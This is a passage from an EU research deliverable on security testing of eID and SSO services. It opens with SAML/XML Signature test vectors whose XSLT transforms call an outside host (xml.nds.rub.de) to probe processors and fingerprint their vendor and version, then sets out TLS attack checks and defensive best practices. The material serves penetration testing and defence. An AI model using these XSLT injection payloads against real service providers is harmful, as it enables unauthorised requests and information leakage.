ad32-1735-fdcc-7a68b98ba9be" IssueInstant="2014-06-03T12:43:56Z">
    <saml:Issuer>https://app.onelogin.com/saml/metadata/344357</saml:Issuer>
    <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
      <ds:SignedInfo>
        <ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-
c14n#" />
        <ds:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1" />
        <ds:Reference URI="#pfx9cb71b16-ad32-1735-fdcc-7a68b98ba9be">
          <ds:Transforms>
            <ds:Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-
signature" />
            <ds:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#" />
            <ds:Transform Algorithm="http://www.w3.org/TR/1999/REC-xslt-
19991116">
              <xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
                <xsl:template match="/">
                  <xsl:variable name="exploitUrl"
select="concat('http://xml.nds.rub.de/', 'exploit')"/>
                  <xsl:value-of select="document($exploitUrl)" />
                </xsl:template>
              </xsl:stylesheet>
            </ds:Transform>
          </ds:Transforms>
          <ds:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
          <ds:DigestValue>oN1PDpoOR4APHwT+yIhazUGoBz4=</ds:DigestValue>
        </ds:Reference>
      </ds:SignedInfo>
      <ds:SignatureValue>Uj2ueqnuohd5H+/bWss+neAIFHCZF2I2c+qNj6cpPEbp94FUCkoQMc2h18vQPE38MU/
RjHmFUR+UaZuPDttXFie71q3MSsJ+bOXx+JSjKf4FDtjyXC1RrHhAITHEHwurxpzihh6njkSHyEJlCF/9mtVUK0
0foVjuiz349Bn1YcNYNcuH2VCwq1M/CVpz8f2Ni4Lk4MnQ31PryRpibHukpJhKZvcZ5E6nzfv0YWepL2EakyWb1
vxn6hKBfC9gYzCL7L0RmC93bVJ1nOnXyRO5Xc+2EE5+vcwbWfd/vn4EzcMQ6ukpwZCDUbYbDBqQjelYWBRcrKrF
b0UqpoIRdD20w==</ds:SignatureValue>
      <ds:KeyInfo>
        <ds:X509Data>
          <ds:X509Certificate>MIECDCAvCgAwIBAgIUH1Nywt/+Ck1v5RvuPPer8PNG7ggwDQYJKoZIhvcNAQEFBQA
wUzELMAkGA1UEBhMCVVMxNDAKBgNVBAoMA3J1YjEVMiBGMGA1UECwwMT251TG9naW4gSWRQMR8wHQYDVQQDBZPbm
VMb2dpbiBBY2NvdW50IDM1Mzc2MB4XDTEzMTZjNjE2MjMjgW1oXDTE4MTEyNzE2MjgW1oUzELMAkGA1UEBhMCV
VMxNDAKBgNVBAoMA3J1YjEVMiBGMGA1UECwwMT251TG9naW4gSWRQMR8wHQYDVQQDBZPbmVMb2dpbiBBY2NvdW50
```

```
IDM1Mzc2MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAxINN52pg/eD9k4REEKq+1VQ+f7RxYVmOD2i
TpJjFhBCi8jKhwMgQGqt/4x3iTx6i0swgi0xZIwMdsBLAB/83AFuXSK6hmZCY08zym7x+vwj3EWwwC6fokvZvbb
0PuIq7d4xgkMiSpDsCMg9XiDjYtp8Obokmc0EPc0xEWdwIiwHppy4TAdswcD5aTxNbn9fB/KRdmVR7VvncQWqdT
mOd3RxvvpncLOHsycumGLVWukBNxHEXALU6yTGMesJbg0fPhoN+MHxNYfe8NWBKFVEjdcvfVC9Ivemzj2xGDU1x
MZ+v8uqt0pVV1LOmNcs5CvpMhZFSQFcu8dk77AAY2MJthQIDAQABo4HTMIHQMAwGA1UdEwEB/wQCMAAwHQYDVR0
OBByEFK2I7+srPutX2VzEnIwGmtCofTuhMIGQBgnVHSMegYgwgyWAFK2I7+srPutX2VzEnIwGmtCofTuhVekVT
BTMQswCQYDVQQGEwJVUzEMMAoGA1UECgwDcnViMRUwEwYDVQQLDAXPbmVmb2dpbiBjZjZFAxHzAdBgNVBAMMFk9uZ
UxvZ2luIEFjY291bnQgMzUzNzaCFB9TcsLf/gpJb+Ub7jz3q/DzRu4IMA4GA1UdDwEB/wQEAWIHgDANBgkqhkiG
9w0BAQUFAAOCAQEAnfgwE60ClcQ80b+GaFtEImzWlW7jIxpIjSeRj9Rbd6SSRxSck0Xwz17jtCnOaBeQ2igGyQf
JA5R2OymaG9RqehGFdVEFbPC40FwO1byUoGII9tReSkQtIemaEamgDLoYnnGVjFQ4/0EX4Ax2SjKNqwt+TgQyki
xfoo4GmCeFSSZnkoOEHUURDLqKK40AySn08qA38g7fL+calsjqIcefy5Z5X1uybcFui4IRvB6FpOMTPNj507c
pCuqZw/sujVO+I00XD9VwuPT6TH9WerJp4Ye8J4HynADKsg6oJd61cqVQn33seNLIB/uA2U2uK/EY5c7m3I2VDg
BDODbnZTng==</ds:X509Certificate>
</ds:X509Data>
</ds:KeyInfo>
</ds:Signature>
</ds:Subject>
<saml:Subject>
  <saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-
format:emailAddress">sscoanonym2@gmail.com</saml:NameID>
  <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
    <saml:SubjectConfirmationData NotOnOrAfter="2014-06-03T12:46:56Z"
Recipient=""/>
  </saml:SubjectConfirmation>
</saml:Subject>
  <saml:Conditions NotBefore="2014-06-03T12:40:56Z" NotOnOrAfter="2014-06-
03T12:46:56Z">
    <saml:AudienceRestriction>
      <saml:Audience/>
    </saml:AudienceRestriction>
  </saml:Conditions>
  <saml:AuthnStatement AuthnInstant="2014-06-03T12:43:55Z" SessionNotOnOrAfter="2014-
06-04T12:43:56Z" SessionIndex="_c01bb660-cd47-0131-de03-782bcb56fcaa">
    <saml:AuthnContext>
<saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:PasswordProtectedTran
sport</saml:AuthnContextClassRef>
    </saml:AuthnContext>
  </saml:AuthnStatement>
</saml:Assertion>
</samlp:Response>
```

Listing 5.1 Download a DTD attack vector from an arbitrary URL.

```
<ds:Transform Algorithm="http://www.w3.org/TR/1999/REC-xslt-19991116">
  <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
    <xsl:template match="/">
      <xsl:variable name="vendor" select="system-property('xsl:vendor')"/>
      <xsl:variable name="exploitUrl"
select="concat('http://xml.nds.rub.de/', $vendor)" ,> />
      <xsl:value-of select="document($exploitUrl)"/>
    </xsl:template>
  </xsl:stylesheet>
</ds:Transform>
```

Listing 5.2: Determine the XSLT vendor.

<b>Document name:</b> Evaluation of eID and Trust Services		This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 700542							
<b>Reference:</b>	D2.3	<b>Dissemination:</b>	PU	<b>Version:</b>	1.0	<b>Status:</b>	Final	<b>Page:</b>	42 of 71

```
<ds:Transform Algorithm="http://www.w3.org/TR/1999/REC-xslt-19991116">
  <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
    <xsl:template match="/">
      <xsl:variable name="vers" select="system-property('xsl:version')"/>
      <xsl:variable name="exploitUrl" select="concat('http://xml.nds.rub.de/', $vers)"/>
      <xsl:value-of select="document($exploitUrl)"/> </xsl:template>
    </xsl:stylesheet>
  </ds:Transform>
```

Listing 5.3: Determine the XSLT version.

```
<?xml version="1.0" encoding="utf-8"?>
<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform" version="1.0">

  <xsl:output method="xml" indent="yes" encoding="iso-8859-1"/>

  <!-- ISO-8859-1 based URL-encoding demo
  Written by Mike J. Brown, mike@skew.org.
  Updated 2002-05-20.

  No license; use freely, but credit me if reproducing in print.


  Also see http://skew.org/xml/misc/URI-i18n/ for a discussion of
  non-ASCII characters in URIs.
  -->

  <!-- The string to URL-encode.
  Note: By "iso-string" we mean a Unicode string where all
  the characters happen to fall in the ASCII and ISO-8859-1
  ranges (32-126 and 160-255) -->
  <xsl:param name="iso-string" select="'&#161;Hola, C&#233;sar!'" />

  <!-- Characters we'll support.
  We could add control chars 0-31 and 127-159, but we won't. -->
  <xsl:variable name="ascii"> !"#$$%&amp;'()*+,-
  ./0123456789:;&lt;=&gt;?@ABCDEFGHIJKLMNopqrstuvwxyz[\]^_`abcdefghijklmnopqrstuvwxyz{|}~
  </xsl:variable>
  <xsl:variable
  name="latin1">&#160;&#161;&#162;&#163;&#164;&#165;&#166;&#167;&#168;&#169;&#170;&#171;&
  #172;&#173;&#174;&#175;&#176;&#177;&#178;&#179;&#180;&#181;&#182;&#183;&#184;&#185;&#18
  6;&#187;&#188;&#189;&#190;&#191;&#192;&#193;&#194;&#195;&#196;&#197;&#198;&#199;&#200;&
  #201;&#202;&#203;&#204;&#205;&#206;&#207;&#208;&#209;&#210;&#211;&#212;&#213;&#214;&#21
  5;&#216;&#217;&#218;&#219;&#220;&#221;&#222;&#223;&#224;&#225;&#226;&#227;&#228;&#229;&
  #230;&#231;&#232;&#233;&#234;&#235;&#236;&#237;&#238;&#239;&#240;&#241;&#242;&#243;&#24
  4;&#245;&#246;&#247;&#248;&#249;&#250;&#251;&#252;&#253;&#254;&#255;</xsl:variable>

  <!-- Characters that usually don't need to be escaped -->
  <xsl:variable name="safe">!()*+,-
  .0123456789ABCDEFGHIJKLMNopqrstuvwxyz_abcdefghijklmnopqrstuvwxyz~</xsl:variable>

  <xsl:variable name="hex">0123456789ABCDEF</xsl:variable>
```

<b>Document name:</b> Evaluation of eID and Trust Services		This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 700542					
<b>Reference:</b>	D2.3	<b>Dissemination:</b>	PU	<b>Version:</b>	1.0	<b>Status:</b> Final	<b>Page:</b> 43 of 71

```

<xsl:template match="/">

  <result>
    <string>
      <xsl:value-of select="$iso-string"/>
    </string>
    <hex>
      <xsl:call-template name="url-encode">
        <xsl:with-param name="str" select="$iso-string"/>
      </xsl:call-template>
    </hex>
  </result>

</xsl:template>

<xsl:template name="url-encode">
  <xsl:param name="str"/>
  <xsl:if test="$str">
    <xsl:variable name="first-char" select="substring($str,1,1)"/>
    <xsl:choose>
      <xsl:when test="contains($safe,$first-char)">
        <xsl:value-of select="$first-char"/>
      </xsl:when>
      <xsl:otherwise>
        <xsl:variable name="codepoint">
          <xsl:choose>
            <xsl:when test="contains($ascii,$first-char)">
              <xsl:value-of select="string-length(substring-before($ascii,$first-
char)) + 32"/>
            </xsl:when>
            <xsl:when test="contains($latin1,$first-char)">
              <xsl:value-of select="string-length(substring-before($latin1,$first-
char)) + 160"/>
            </xsl:when>
            <xsl:otherwise>
              <xsl:message terminate="no">Warning: string contains a character that
is out of range! Substituting "?".</xsl:message>
              <xsl:text>63</xsl:text>
            </xsl:otherwise>
          </xsl:choose>
        </xsl:variable>
        <xsl:variable name="hex-digit1" select="substring($hex,floor($codepoint div 16)
+ 1,1)"/>
        <xsl:variable name="hex-digit2" select="substring($hex,$codepoint mod 16 +
1,1)"/>
        <xsl:value-of select="concat('%',$hex-digit1,$hex-digit2)"/>
      </xsl:otherwise>
    </xsl:choose>
  </xsl:if>
  <xsl:if test="string-length($str) > 1">
    <xsl:call-template name="url-encode">
      <xsl:with-param name="str" select="substring($str,2)"/>
    </xsl:call-template>
  </xsl:if>
</xsl:if>
</xsl:template>

</xsl:stylesheet>

```

Listing 5.4: A request sent to an arbitrary URL.

<b>Document name:</b> Evaluation of eID and Trust Services		This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 700542					
<b>Reference:</b> D2.3	<b>Dissemination:</b> PU	<b>Version:</b> 1.0	<b>Status:</b> Final	<b>Page:</b> 44 of 71			

## 5.2 Transport Layer Security

This test suite includes of a comprehensive evaluation of the TLS configuration for the according server and therefore, a check for known vulnerabilities will be executed. This test suite investigates if older/insecure TLS versions or weak cryptographic primitives are used. Additionally, problems relating to the certificate used, such as an insufficient key length, will be detected.

**Security Check: Supported Protocol Versions.** Supported SSL and TLS versions will be tested.

**Security Check: Supported Cipher Suites.** Supported cipher suites will be tested. It must be documented, whether export or weak cipher suites are supported (e.g., TLS\_RSA\_EXPORT\_WITH\_RC2\_CBC\_40\_MD5), or whether ephemeral cipher suites are used.

**Security Check: Certificate Properties.** The quality of the certificate will be checked. The following aspects must be considered:

- Subject validity
- Key length
- Validity period / expiration
- Algorithms used
- Certificate issuer

**Attack: DROWN.** It will be tested whether the server supports SSLv2 and whether this makes it vulnerable to the DROWN attack [41].

**Attack: POODLE.** The POODLE attack exploits the support of the old SSLv3 protocol in order to decrypt encrypted connections. If SSLv3 is supported and the server supports CBC cipher suites, the server is vulnerable. Another possibility is that the server incorrectly implements the CBC padding. These tests will be included in our evaluation.

**Attack: Padding Oracle Attack on CBC cipher suites.** Padding oracle attacks on TLS are possible if the implementation incorrectly processes CBC padding. Multiple tests with differing padding formats will be executed in order to test for this vulnerability.

**Attack: Invalid Curve Attack.** By performing the invalid curve attack, the attacker sends invalid elliptic curve points to the server. If the server accepts these invalid points and proceeds with the TLS protocol, the attacker can exploit this behavior and extract server's private keys [55]. Here we will evaluate whether the invalid curve attack is applicable.

**Attack: Heartbleed.** The Heartbleed attack makes it possible to leak random data located in the server memory, including private cryptographic keys or passwords [45]. This test will evaluate whether the server is vulnerable to the Heartbleed attack.

## 5.3 Web Application TestSuite

### 5.3.1 HTTP-Security-Header

The configuration of the web application, with respect to the HTTP header, will be evaluated within this test suite. The test suite does not detect vulnerabilities but rather discovers bad practices which could lead to security issues such as cookie theft and CSRF attacks.

**Security Check: Content-Security-Policy.** The CSP header defines security restrictions for the loaded application which must be enforced by the user agent. For this purpose, a number of

<b>Document name:</b> Evaluation of eID and Trust Services		This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 700542							
<b>Reference:</b>	D2.3	<b>Dissemination:</b>	PU	<b>Version:</b>	1.0	<b>Status:</b>	Final	<b>Page:</b>	45 of 71



directives are specified which control resource inclusion and similar security related application behavior (cf. Section 3.4.3) This check looks for misconfigured or overly permissive CSP headers, in particular CSPs which:

- Include `unsafe-inline` or `unsafe-eval` in the `script-src` directive (without a nonce or hash)
- Include whitelisted sources that are known to enable CSP bypasses, e.g., using JSONP endpoints or hosting vulnerable JS libraries (cf. [56], [57], [58])
- Are missing the `default-src` directive or directives that do not use a fallback source such as `frame-ancestors` or `form-action`

**Security Check: Content-Type.** The header defines which MIME-type will be used by the UA to decode the received data. If the header is not set, multiple Cross-Site-Scripting attacks could be applied because the UA attempts to identify the MIME-type used. This, however, already leads to the injection of malicious code and its execution within the UA of the victim.

**Security Check: Public-Key-Pins.** HTTP Public Key Pinning (HPKP) is a security concept implemented within the UA which allows HTTPS websites to be pinned to one or more certificates. Afterwards, the UA will only open these websites in combination with the proper certificate. As a result, Man-in-the-Middle (MitM) attacks can be detected and prevented by the UA.

**Security Check: Set-Cookie.** Using the Set-Cookie header, a website can store small strings of data in the user agent that are later returned with every request to their origin. Cookies are frequently used to transmit application relevant data, such as session IDs, which need to be secured against third-party access. Thus, this check particularly targets the presence of the `Secure` and `httpOnly` flag in Set-Cookie headers.

**Security Check: Strict-Transport-Security.** The Strict-Transport-Security (HSTS) header is set by the server and forces the UA to call the website only via encrypted connection (HTTPS). Thus, eavesdropping and passive MitM attacks can be prevented.

**Security Check: X-Content-Type-Options.** This header should be set to `X-Content-Type-Options: nosniff` to prevent MIME type guessing of the user agent when encountering script or style sources that announce incorrect MIME types.

**Security Check: X-Frame-Options.** The X-Frame-Options header is used to indicate whether or not a page can be rendered in a frame, `iframe`, or `object` and, thus, can prevent Clickjacking attacks. Websites loaded in `iframes` cannot be displayed over other websites if X-Frame-Options header is set to `DENY` or `SAMEORIGIN`. Note that Chrome Browser does not implement the `ALLOW-FROM` uri directive and that the `frame-ancestor` directive of the CSP header is used to replace the X-Frame-Options header [59], making it obsolete.

**Security Check: X-Xss-Protection.** The header activates and configures the XSS-Filter in the UA. Although bypasses for client-side filters are frequently published, the XSS filter can hamper exploitation of potential script injection and should preferably be set to `X-XSS-Protection: 1;mode=block`.

<b>Document name:</b> Evaluation of eID and Trust Services		This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 700542					
<b>Reference:</b>	D2.3	<b>Dissemination:</b>	PU	<b>Version:</b>	1.0	<b>Status:</b> Final	<b>Page:</b> 46 of 71

## 6. Best Current Practices

In this chapter we give an overview of the best current practices (BCP) which should be considered during the implementation of an SSO service. Additionally, existing BCP documents on this topic will be referenced, and an overview on existing penetration testing tools is provided which can be used to detect potential security flaws.

### 6.1 BCP: HTTP Security Header

In this section, a summary will be provided of the security relevant HTTP headers which should be configured to strengthen the communication between the provider and the End-User's UA. A comprehensive summary is provided by OWASP in [9]. Online scanners are provided by the project Security Headers<sup>6</sup> or SIWECOS<sup>7</sup> which crawl a website and generate a report regarding the HTTP headers.

#### 6.1.1 HTTP Session Cookies

The security of session cookies is essential for the correct End-User authentication. In the event of misconfiguration, an attacker could hijack the authenticated HTTP session of an End-User and impersonate them.

Security Check	Example/Details	References
secure	Set-Cookie: id=123; secure	[60]
HttpOnly	Set-Cookie: id=123; httponly	[60]
SessionID Properties	Length, Entropy, Content, Lifetime	[60]
Samesite	Set-Cookie: id=123; samesite=strict	[60]

Table 6.1: Important security flags for HTTP cookies strengthening their security against different attacks.

A common pitfall lies within the header's domain directive: it broadens the cookie's scope to include the originating host's sub-domains which may lead to unintended data exposure. The other cookie-scoping directive, path, should not be used for security relevant scoping<sup>8</sup> [61]. A more detailed overview of the relevant header fields and the corresponding configuration can be found in [60], [61]. The above table shows the most important headers, which the authors of this document considered as required for any of the evaluated web applications.

Please note that the Samesite cookie property is only implemented in the newest browser versions [8]. Its main purpose is to prevent the UA from sending the cookie in cross-site requests and, thus, it effectively prevents CSRF attacks. By using this property it should be verified, whether sending cross-site SAML messages is still possible.

A number of freely available tools are capable of analyzing the cookie security and generating a user-friendly report. The most popular tools are: ZAP [62], BurpSuite [63], hsecscan [64], and w3af [65].

<sup>6</sup> <https://securityheaders.com/>

<sup>7</sup> <https://siwecos.de/>

<sup>8</sup> URL paths are not accounted for in Same-Origin-Policy checks

### 6.1.2 Clickjacking/UI-Redressing

The main goal of the proposed countermeasures is to prevent framing the website within another one. By this means, attacks such as clickjacking and UI-redressing can be mitigated.

Security Check	Example/Details	References
X-Frame-Options	X-Frame-Options: DENY	[66]
Content-Security-Policy	Content-Security-Policy: frame-ancestors 'none';	[66]
JavaScript	A Javascript code preventing framing of the website.	[66]

*Table 6.2: UI-Redressing and Clickjacking countermeasures preventing framing the website.*

To the best of our knowledge, the referenced cheat sheet document [66] is the most advanced and complete document describing protection mechanisms against these attacks. We encourage developers to adopt the described countermeasures and pay attention to some common pitfalls below.

- While CSP's frame-ancestor aims to make X-Frame-Options obsolete [59], this change has not been embraced by browser vendors immediately [11]. We, therefore, suggest to implement both countermeasures complementary.
- The ALLOW-FROM uri directive of the X-Frame-Options header is not supported by all major browsers (e.g., Chrome<sup>9</sup>).
- X-Frame-Options will fail open if the UA does not support the directive.
- While X-Frame-Options' SAMEORIGIN directive will only check against the top frame in most browsers, CSPs frame-ancestor 'self'; check is performed against each ancestor [59].

There are different tools capable of testing for Clickjacking attacks and generating a user-friendly report. The most popular tools are: ZAP [62], BurpSuite [63], hsecscan [64], and w3af [65].

### 6.1.3 HTTP Strict Transport Security

Securing the communication between the UA and the server is essential with respect to eavesdropping attacks. For this purpose, the use of TLS is imperative. By using the headers shown in Table 6.3, the server can force the UA to use TLS. In this way, the risk against man-in-middle attacks can be reduced.

Security Check	Example/Details	References
Strict-Transport-Security	Strict-Transport-Security: max-age=31536000; includeSubDomains	[67]

*Table 6.3: HTTP Security Headers forcing the usage of TLS and whitelisting only a subset of accepted server certificates.*

The max-age property defines the time in seconds the UA must only use TLS for the particular domain. In the above example, this is set to one year. The includeSubdomains property enforces the usage of TLS on subdomains.

<sup>9</sup> <https://bugs.chromium.org/p/chromium/issues/detail?id=129139>

#### 6.1.4 Content Security Policy (CSP)

The Content Security Policy is a powerful construct: the specified directives and configuration possibilities provide means to mitigate XSS vulnerabilities, protect against Clickjacking, Mixed-Content inclusion, and generally restrict client-side resource inclusion [11], [56], [68]. However, CSP is a *defense-in-depth* approach that requires additional effort from web-developers. As an example, neither inline scripts nor event handlers can be used without additional measures. CSP allows to circumvent these restrictions; however, a policy that includes the `unsafe-inline` or `unsafe-eval` keywords without further arrangements (i.e., script hashes, `script-nonce` and/or `strict-dynamic`) is trivial to bypass and effectively renders the CSP useless.

The specific configuration of a web application's CSP depends on many factors: The current version of CSP, design and architecture of the website, required external resources from different domains, and the general complexity of the web application. Therefore, it is not easily possible to give a general purpose recommendation of a *good policy*. Nevertheless, we recommend that following CSP related considerations should be made for each endpoint of a security critical application [56], [57], [69]:

- Use a restrictive `default-src` like `'none'`, `'self'`
- Do not use `unsafe-inline` and `unsafe-eval`. If you must, combine with script nonces or hashes
- Restrict `frame-ancestors`, `form-action` and similar directives that do not use the `default-src` fallback.
- Do not use wildcards in whitelisted source entries (e.g., do not allow `*.cloud-provider.xy`)
- Avoid to whitelist script-sources that host JSONP endpoints or scripts/libraries that are known to enable CSP bypasses (e.g., `www.google-analytics.com ajax.googleapis.com`)

Furthermore, it is not recommended to use deprecated headers such as `X-Content-Security-Options` or `X-WebKit-CSP` [70]

Several software products can support developers in evaluating their application's CSP configuration. The ZAP Content Security Policy Scanner extension is able to provide an automated analysis of the applied Content Security Policy [71]. Similar extensions exist for Burp-Suite and w3af [63], [65]. Furthermore, the authors of [56] provide an online tool for CSP evaluation [69]. Please note, however, that the output of these tools should be taken lightly and not be understood as the perfect CSP. Such tools are similarly constrained by the complexity of modern web-development and the fast paced specification upgrades of CSP.

## 6.2 BCP: TLS Configuration

Security Check	Example/Details	References
Secure TLS versions	TLS 1.2 and 1.3 (1.0 and 1.1 are not recommended)	[72]
Secure TLS cipher suites	TLS cipher suites with ephemeral key exchange and strong cryptographic algorithms, examples are provided below.	[72]
Disable TLS compression	Activating TLS compression could make your implementation vulnerable to the CRIME attack.	[72]

*Table 6.4: A summary of TLS best practices.*

Table 6.4 provides a summary of TLS best practices.

Examples of secure TLS cipher suites that can be configured on the server is provided below:

- TLS\_ECDHE\_ECDSA\_WITH\_AES\_128\_CBC\_SHA256
- TLS\_ECDHE\_ECDSA\_WITH\_AES\_128\_GCM\_SHA256
- TLS\_ECDHE\_ECDSA\_WITH\_AES\_256\_CBC\_SHA384
- TLS\_ECDHE\_ECDSA\_WITH\_AES\_256\_GCM\_SHA384
- TLS\_ECDHE\_RSA\_WITH\_AES\_128\_CBC\_SHA256
- TLS\_ECDHE\_RSA\_WITH\_AES\_128\_GCM\_SHA256
- TLS\_ECDHE\_RSA\_WITH\_AES\_256\_CBC\_SHA384
- TLS\_ECDHE\_RSA\_WITH\_AES\_256\_GCM\_SHA384
- TLS\_DHE\_DSS\_WITH\_AES\_128\_CBC\_SHA256
- TLS\_DHE\_DSS\_WITH\_AES\_128\_GCM\_SHA256
- TLS\_DHE\_DSS\_WITH\_AES\_256\_CBC\_SHA256
- TLS\_DHE\_DSS\_WITH\_AES\_256\_GCM\_SHA384
- TLS\_DHE\_RSA\_WITH\_AES\_128\_CBC\_SHA256
- TLS\_DHE\_RSA\_WITH\_AES\_128\_GCM\_SHA256
- TLS\_DHE\_RSA\_WITH\_AES\_256\_CBC\_SHA256
- TLS\_DHE\_RSA\_WITH\_AES\_256\_GCM\_SHA384

Additional detailed recommendations are provided by OWASP [72].

There are different online services and tools for evaluating the security of TLS configurations, such as: SSL Labs,<sup>10</sup> testssl.sh,<sup>11</sup> or a TLS scanner based on TLS-Attacker.<sup>12</sup>

## 6.3 BCP: XML Parser

We strongly recommend disabling the following features within the parser:

<sup>10</sup> <https://www.ssllabs.com/ssltest/>

<sup>11</sup> <https://testssl.sh/>

<sup>12</sup> <https://github.com/RUB-NDS/TLS-Scanner>



- DTD processing: This feature should be only activated if it is needed. By doing so, XML entities cannot be defined and used for attacks.
- Disabling the network access for the parser. Aside from processing DTDs, there are further possibilities to call arbitrary URLs. By disabling the network access, this can no longer occur.
- If DTDs cannot be disabled, imposing restrictions of processing entities must be done by:
  - Limiting the memory capacity that a parser can allocate.
  - Disabling the SYSTEM and PUBLIC usage for all kind of entities (internal and external parameter/general entities).

Table 6.5 provides a checklist for secure configuration of XML parsers. A more comprehensive description of countermeasures, parser configurations are discussed in the following documents[53], [73].

Security Check	Example/Details	References
Deactivation of DTDs	Depending on the XML parser	[10]
Disabling XML parser network access	Depending on the deployment scenario and infrastructure	[10]
Limiting XML parser memory usage	Depending on the XML parser	[10]
Disabling SYSTEM and PUBLIC	Depending on the XML parser	[10]

*Table 6.5: Secure XML parser configuration checklist.*

As part of the FutureTrust project, we developed a python script which tests for insecure parser configuration. This script is available on Github at:

<https://github.com/RUB-NDS/SAML-XXE-Test>.

The attack vectors are also integrated in our penetration testing tool EsPReSSO<sup>13</sup> [74]. A comprehensive Cheat Sheet is also available at:

<https://webin-security.blogspot.de/2016/03/xxe-cheat-sheet.html>.


<sup>13</sup> <https://github.com/RUB-NDS/BurpSSOExtension>

### 6.4 BCP: X.509 Certificates

X.509 certificates are used in TLS as well as in SAML. Table 6.6 summarizes best practices for processing and issuing X.509 certificates.

Security Check	Example/Details	References
Trusted certificates	X.509 certificates must be issued by trusted authorities located in the truststore. Trust validation must be enforced.	
Usage of proper cryptographic algorithms and key sizes	See Section 6.8	[13]
Updating certificates	A process of updating certificates before their expiration must be established.	
Avoiding wildcard certificates	Certificates with wildcards in subject, common name or alternative names should be avoided.	
Ensure proper certificate validation	Certificates must be validated properly by all involved entities with regards to: <ul style="list-style-type: none"> <li>- signatures verification of the complete PKI chain</li> <li>- expiry timestamp</li> <li>- potential revocation</li> </ul>	

*Table 6.6: X.509 best practices.*



## 6.5 BCP: SAML Validation

In the following sections we summarize best practices for SAML request/response processing. Additional security considerations can be found in [12].

### 6.5.1 SAMLRequest

Table 6.7 summarizes the main security considerations for processing SAML requests.

Security Check	Example/Details	References
Validation of AssertionConsumerServiceURL	The URL must be checked against a whitelist with pre-defined URLs. Usually, this whitelist is provided by the metadata of the provider.	[12]
SAML binding validation	The usage of the configured SAML binding must be enforced.	[12]

*Table 6.7: SAML request processing best practices.*

### 6.5.2 SAMLResponse

Table 6.8 summarizes the main security considerations for processing SAML responses.

Security Check	Example/Details	References
Issuer validation	The SAML issuer (IdP) must be validated.	[3]
Recipient validation	The SAML recipient must be validated.	[3]
Freshness validation	The signed timestamps must be validated.	[3]
InResponseTo validation	It should be checked whether the content of the InResponseTo element is identical to the content of the id sent in the <i>AuthnReq</i> .	
2 SAML binding validation	The usage of the configured SAML binding must be enforced.	[12]

*Table 6.8: SAML response processing best practices.*

## 6.6 BCP: XML Signatures

Table 6.9 gives a summary of best practices for processing XML Signatures in SAML messages.

Security Check	Example/Details	References
Signature exclusion attacks	Ensure that the data is signed and the signature has not been removed.	[1], [2]
XSW attacks	Ensure that the signature has been constructed over the processed data. See below.	[1], [2], [12]
Certificate validation	The certificate used for signature generation must be issued by a trusted IdP. See also Section 6.4	[12]
XSLT	Make sure that the XSLT processor cannot be triggered with any XML Signature transformation.	[12]

*Table 6.9: XML Signatures security best practices.*

In order to prevent XSW attacks, strict verification must be done to determine whether the processed data has also been signed [2]. This can be achieved via the following approaches:

